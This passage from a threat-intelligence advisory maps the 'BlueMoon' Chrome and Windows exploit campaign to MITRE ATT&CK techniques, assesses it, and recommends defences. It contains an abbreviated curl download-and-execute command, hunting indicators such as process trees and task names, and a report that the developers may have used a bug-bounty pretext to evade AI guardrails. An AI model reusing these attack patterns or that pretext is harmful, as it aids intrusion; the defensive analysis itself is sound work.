| Execution | T1204.001 | User Execution: Malicious Link | Social engineering drives the victim to click |
| Execution | T1203 | Exploitation for Client Execution | CVE-2026-85046 + CVE-2026-87491 chain in Chrome |
| Execution | T1059.003 | Command and Scripting Interpreter: Windows Command Shell | cmd.exe /c curl ... && ... post-exploitation |
| Privilege Escalation | T1068 | Exploitation for Privilege Escalation | CVE-2026-85880 in the Windows kernel (ALPC/WNF) |
| Defense Evasion | T1055 | Process Injection | pp shellcode injects into the Chrome browser process (outside the sandbox) |
| Defense Evasion | T1620 | Reflective Code Loading | p1 and p2 reflectively load embedded DLLs; GRIMWEDGE runs via eval() in msiexec.exe |
| Defense Evasion | T1027 | Obfuscated Files or Information | Obfuscated JavaScript loader; UNK_DoubleCheck RC4-encrypts the SysPr.prx blob |
| Defense Evasion | T1574.002 | Hijack Execution Flow: DLL Side-Loading | Sideloading chains used by UTA0560, UNK_LateNight, UNK_DoubleCheck, UNK_QuietRacket |
| Defense Evasion | T1036.005 | Masquerading: Match Legitimate Name | Fake "Google Gemini" extension; tasks named Windows Scheduled System, EdgeCore_AutoUpdate, GeForceService |
| Defense Evasion | T1553 | Subvert Trust Controls | SUPERSTOMP forges Chrome Secure Preferences HMACs and super_mac |
| Persistence | T1053.005 | Scheduled Task/Job | Windows Scheduled System (5 min), EdgeCore_AutoUpdate, GeForceService, Avpcheckup |
| Persistence | T1176 | Browser Extensions | LONGTALE/GemStone persistently installed into the browser profile |
| Persistence | T1112 | Modify Registry | UNK_LateNight stores a backup payload in the registry; UNK_DoubleCheck persists via CLSID |
| Credential Access | T1555.003 | Credentials from Web Browsers | LONGTALE/GemStone steals cookies, localStorage, sessionStorage; ShadowPad takes Firefox profiles |
| Credential Access | T1056.001 | Input Capture: Keylogging | LONGTALE/GemStone records every keystroke on every tab |
| Collection | T1113 | Screen Capture | Screenshots triggered by C2-supplied keywords |
| Discovery | T1082 | System Information Discovery | p1 DLL builds a full host profile; GRIMWEDGE Info command |
| Discovery | T1497 | Virtualization/Sandbox Evasion | p1 detects hypervisors (VMware, Hyper-V, KVM, Xen) — passively, reporting only |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols | HTTPS beacons; GRIMWEDGE tab-delimited POSTs |
| Command and Control | T1071.004 | Application Layer Protocol: DNS | UNK_QuietRacket resolves C2 via Google DNS-over-HTTPS (TXT records) |
| Command and Control | T1102 | Web Service | Cloudflare Workers, Cloudflare Tunnels, and Cloudflare R2 Buckets as infrastructure |
| Command and Control | T1105 | Ingress Tool Transfer | curl downloads payloads; per-host staging (%COMPUTERNAME%.txt) |
| Exfiltration | T1041 | Exfiltration Over C2 Channel | LONGTALE exfiltrates every ~30 seconds |
Expert Assessment
The most concerning aspect of this case is not the exploit's sophistication, but the speed and pattern of its proliferation. A fully weaponized Chrome exploit chain has historically been a rare, high-value capability — typically associated with commercial spyware vendors or heavily resourced APT groups. BlueMoon was developed, deployed rapidly, and shared across at least five distinct groups within days — at a level of OPSEC quality low enough to generate very high detection signal.
That low OPSEC quality is itself the most revealing detail. The default configuration — curl dropping a file to %TEMP% and executing it, producing a chrome.exe → cmd.exe → curl.exe → msgbox.exe process tree — is something any professional exploit development team would avoid. Combined with exploit code that retains debug comments, verbose diagnostic logging, breakpoints, and a reference to a Markdown handover file, the picture that emerges is a tool pushed out of the lab with its development scaffolding still attached — because the patch-gap window was about to close.
On the evidence of AI-assisted development, appropriate caution is warranted. Proofpoint states it plainly: no single artifact conclusively confirms this. But the collection of indicators — a Markdown handover file (a pattern characteristic of AI agents transferring context between sessions), self-narrating comments documenting each debugging round, instructions asking a "tester" to send back the full log — forms a notably consistent pattern. The sharpest detail is the question Proofpoint raises about the v8CTF references: was the exploit genuinely developed within Google's bug bounty framework, or was the "bug bounty research" pretext used to evade large language model guardrails? This is a question both the security industry and AI model developers need to take seriously.
The core lesson about patch gaps extends far beyond this specific case. The open-source model creates a structural paradox: the patch is committed publicly before it reaches end users, and the patch is the most detailed description of the vulnerability that exists. As reverse-engineering a patch and weaponizing it becomes cheaper thanks to AI, this window shifts from a theoretical risk to a predictable attack opportunity. Volexity assesses this with high confidence — and Proofpoint forecasts the pattern will recur beyond BlueMoon.
Two notable details on public research becoming operational tradecraft: First, the Chrome Secure Preferences forgery technique SUPERSTOMP relies on was added to a popular GitHub repository on August 6, 2026 — just three weeks before the campaign. Second, the publicly committed Chromium patch is precisely what enabled exploit development. Both illustrate the same reality: the gap between published research and in-the-wild exploitation is closing rapidly.
For organizations in Vietnam, this is a specific warning, not a theoretical risk. A Vietnamese manufacturing company is already among the confirmed victims. UNK_DoubleCheck's approach is particularly noteworthy on two counts: (1) the emails were sent from a compromised Southeast Asian government account — meaning every sender-reputation check (SPF, DKIM, DMARC, sender reputation) would pass completely legitimately; and (2) the lure theme was vaccination appointment registration — an ordinary administrative topic, creating no unusual sense of urgency, easily opened by an employee without a second thought. This is social engineering of noticeably higher quality than typical commodity phishing.
Beyond that, Vietnam's manufacturing sector — with its growing role in global supply chains — is a logical target for economic espionage. UNK_QuietRacket's simultaneous targeting of Indonesia and Singapore indicates that Southeast Asia falls squarely within the area of interest of this exploitation wave.
Recommendations
Urgent (Highest Priority)
Verify the actual Chrome version in use — do not assume auto-update ran. Ensure all workstations are on Chrome 152.0.7977.82/.83 or later. The critical point: Chrome only applies the patch after the browser is restarted — if employees leave Chrome open continuously for weeks (very common), they are still running a vulnerable version even though the update has been downloaded. Force a browser relaunch across the estate.
Check other Chromium-based browsers too: Microsoft Edge, Brave, Vivaldi, Cốc Cốc, and other Chromium-based browsers are affected by the same V8 flaws and need corresponding updates.
Patch the Windows kernel (CVE-2026-85880) — prioritizing machines running Windows 10 (all versions), Windows Server 2019/2022, and Windows 11 21H2.
Block all published IOCs at the email gateway, proxy, and DNS layer — especially the UNK_DoubleCheck domains if your organization is in manufacturing.
Threat Hunting
Search for the distinctive process tree in EDR/SIEM logs:
chrome.exe→cmd.exe→curl.exe→ execution of a file from%TEMP%. This is the highest-signal, easiest-to-deploy indicator.Search for the
v8ctf_exp_attemptkey in Chrome'ssessionStorageon suspect machines — a direct trace of BlueMoon's retry mechanism.Audit for suspicious scheduled tasks:
Windows Scheduled System,EdgeCore_AutoUpdate,MicrosoftEdgeUpdatesTaskMachine,Avpcheckup,GeForceService.Audit browser extensions across the estate — specifically searching for extension ID
ckiknalbeplpcpofpnabcnhjcegckfeiand any extension claiming to be "Google Gemini" but not installed from the official Chrome Web Store. Check theC:\Users\Public\stomp_extdirectory.Deploy the ET rules (SIDs 2071919–2071924) and the
MAL_BlueMoon_ExploitKitYARA rule published by Proofpoint.Monitor for anomalous DNS-over-HTTPS queries to Google DoH from endpoints with no legitimate business need — UNK_QuietRacket's C2 resolution technique.
Long-Term Prevention
Manage the browser lifecycle as a critical asset: enforce periodic Chrome relaunch via Chrome Enterprise policy (e.g.
RelaunchNotification) rather than leaving it to user habit.Control browser extension installation with an allowlist via Chrome Enterprise policy (
ExtensionInstallAllowlist/ExtensionInstallBlocklist) — the most effective defense against LONGTALE/GemStone-style payloads, since malicious extensions are considerably harder to detect than executables.Move off older Windows builds: the LPE in this chain only works on builds ≤ 22000. Upgrading to Windows 11 22H2 or later automatically neutralizes BlueMoon's entire LPE stage — reducing a complete exploit chain to a browser exploit trapped inside the sandbox.
Targeted awareness training for manufacturing: emphasize that an email from a legitimate government address is no guarantee of safety — that account may be compromised. Be cautious of links in routine administrative emails (appointments, notifications, forms) from unfamiliar counterparties.
For security teams: track patch gaps as a distinct risk category. Consider a faster update channel for browsers (note that Chrome Extended Stable has a longer patch gap — weigh this carefully), and monitor Chromium/Chrome security announcements to proactively assess exposure windows.